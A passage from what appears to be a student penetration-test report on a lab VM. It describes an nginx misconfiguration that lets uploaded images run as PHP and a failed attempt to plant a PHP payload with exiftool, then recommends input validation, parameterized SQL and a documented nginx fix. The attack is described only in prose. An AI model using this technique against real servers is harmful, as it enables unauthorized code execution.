Misconfigured nginx has a vulnerability, where non-php files can be executed as php, by appending "/php" to the url of the file. A strange thing here happened, where I tried to insert a php payload with exiftool, but I couldn’t get it to work. After a lot of head scratching I gave up and looked up the pentester’s walkthrough to this exercise. Even though I injected the same php script to a image and uploaded it and tried to access it the same way as in the guide, I couldn’t get it to work and simply got a 500 internal server error. I couldn't figure out another way to gain shell access.

5.3 Recommended actions

To prevent the SQL injection, HTTP header should be treated like other user inputted data and validated properly. Also like in the previous virtual machine, SQL queries should be parameterized to separate user inputted data from SQL commands.

If non-php files can be executed as php, Nginx documentation suggests using the configuration in the image below. The if check should prevent NGINX from feeding PHP FPM a non-php file. (Nginx. PHP FastCGI Example.) (Figure 14.)



```
location ~ [^/]\.php(/|$) {
    fastcgi_split_path_info ^(.+?\.php)(/.*)$;
    if (!-f $document_root$fastcgi_script_name) {
        return 404;
    }

    # Mitigate https://httpoxy.org/ vulnerabilities
    fastcgi_param HTTP_PROXY "";

    fastcgi_pass 127.0.0.1:9000;
    fastcgi_index index.php;

    # include the fastcgi_param setting
    include fastcgi_params;

    # SCRIPT_FILENAME parameter is used for PHP FPM determining
    #  the script name. If it is not set in fastcgi_params file,
    # i.e. /etc/nginx/fastcgi_params or in the parent contexts,
    # please comment off following line:
    # fastcgi_param  SCRIPT_FILENAME   $document_root$fastcgi_script_name;
}
```

Figure 14. Suggested Nginx configuration

Sources

Bill. Exploiting the Shellshock bug. 6.10.2014. http://rethink-testing.co.uk/?p=79

Ian Muscat. Prevent SQL injection vulnerabilities in PHP applications and fix them. 9.5.2017 https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

Nginx. PHP FastCGI Example. N.d. https://www.nginx.com/resources/wiki/start/topics/examples/phpfcgi/